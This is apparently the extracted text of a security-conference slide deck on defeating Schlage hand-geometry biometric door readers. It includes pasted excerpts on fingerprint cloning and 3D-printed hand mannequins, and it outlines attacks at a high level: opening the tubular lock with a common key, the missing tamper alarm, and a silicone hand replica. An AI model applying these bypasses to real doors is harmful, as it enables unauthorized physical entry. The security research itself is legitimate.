



# HANDPWINING

*"Your Hand is your Passport. Verify me. Now let me in!"*



**ROMHACK**

# About Me

- Director of ZTE Cybersecurity Lab in Rome
- Founder of WHID – We Hack In Disguise
- More than 15 years into Offensive Security & Applied Research



Disclaimer: The content of this presentation is the result of an independent research conducted by myself and during my own spare time. This research was not funded by my present and past employers and is not in any way associated with them.



# Cloning Fingerprints Like A Boss: 101 Edition




Luca Bongiorni · Follow

4 min read · Aug 8, 2019

Few months ago I was testing some TCP & Wiegand based Access Control Systems that also had RFID reading capability and a lovely **Fingerprint reader** embedded.




Most of my time was spent on hardware security related tasks. However, since I love to mess-up with chemical compounds... I decided to test those Fingerprint Sensors and see which one can be tricked by a cloned version of my finger.



# Technology Background – Biometrics in PACS


Physical biometrics evaluate certain unique physical characteristics of a person's body. The most common types of physical biometric devices can be grouped in:

- Fingerprint Scanners
- Hand Geometry Scanners
- Iris Scanners
- Retinal Scanners
- Facial Scanners
- Voice Scanners



# Biometric Hand Analysis Access Control Systems

- **Hand Vein Technology:** technique of biometric identification through the analysis of the patterns of blood vessels visible from the surface of the skin.
- **Hand Geometry:** is the longest implemented biometric type. The size, shape and flow of papillae are measured, and minutiae are the main features in the identification process. Image preprocessing and normalization in this category gives us binary image containing papillae and their distances.




**ROMHACK**


# Hand Geometry 101

- These biometric devices use a simple concept of **measuring and recording the length, width, thickness, and surface area of an individual's hand while guided on a plate.**
- Hand geometry systems **use a camera to capture a silhouette image of the hand.** The hand of the subject is placed on the plate, palm down, and guided by five pegs that sense when the hand is in place.
- **The image captures both the top surface of the hand and a "side image" that is captured using an angled mirror.** Upon capture of the silhouette image, **31.000 points are analyzed and 90 measurements are taken.** Example of measurements: Length of the fingers, Distance between knuckles, Height and Thickness of the hand & Fingers.
- **This information is stored in nine bytes of data (a.k.a *Hand Template*)**

**Enrollment:** This adds your biometric template to the HandKey.





**Verification:** Are you the same individual that was enrolled in the system?



# Practical Multi-Industries Applications

- Healthcare
- Industrial Sites
- Chemical Plants
- Food Manufacturing
- Airports





# The Target



## Schlage HandPunch 4000E

HandPunch 4000e hand geometry biometric time clock, ideal use with AMG System's employee management software. Great data collection device!

Unit Price	Quantity	Total
\$2625 <sup>.70</sup>	1	\$2625 <sup>.70</sup>

Extended Warranty	Price
<input type="radio"/> 1 Year	\$1418 <sup>.00</sup>
<input type="radio"/> 2 Year <b>Save 5%</b>	
<input checked="" type="radio"/> 3 Year <b>Save 10%</b>	
<input type="radio"/> No. Thank you	
<input type="checkbox"/> Advance Replacement	



## Schlage HandKey 2 | Biometric Scanner | HK 2

Schlage HandKey 2 utilizes hand geometry to verify the identity of the user and enhance security at any door.

Unit Price	Quantity	Total
\$2457 <sup>.99</sup>	1	\$2457 <sup>.99</sup>

Extended Warranty	Price
<input type="radio"/> 1 Year	\$1328 <sup>.00</sup>
<input type="radio"/> 2 Year <b>Save 5%</b>	
<input checked="" type="radio"/> 3 Year <b>Save 10%</b>	
<input type="radio"/> No. Thank you	



# One Key to pwn'em all




**Simple Tubular Lock...**

**We could pick it...**




**Or just buy a key to open'em all!**





**ROMHACK**



# Lack of Anti-Tamper Switch & Alarm



# We got it open. Now What?



# We got it open. Now What?





One Key To Pwn'em All

# Silicon Hand Attack



# Silicon Hand Attack



### 3D Scanning My Hand and Printing the Perfect Glove Mannequin



By rachelreire in Workshop > 3D-Printing 4,883 34 3 Featured

Download Favorite

Two side-by-side photographs. The left photo shows a white 3D printed glove mannequin next to a real hand for comparison. The right photo shows a black 3D printed glove mannequin next to a real hand. The real hand has a tattoo that says "line it".




# Silicon Hand Attack



# Silicon Hand Attack



# Silicon Hand Attack

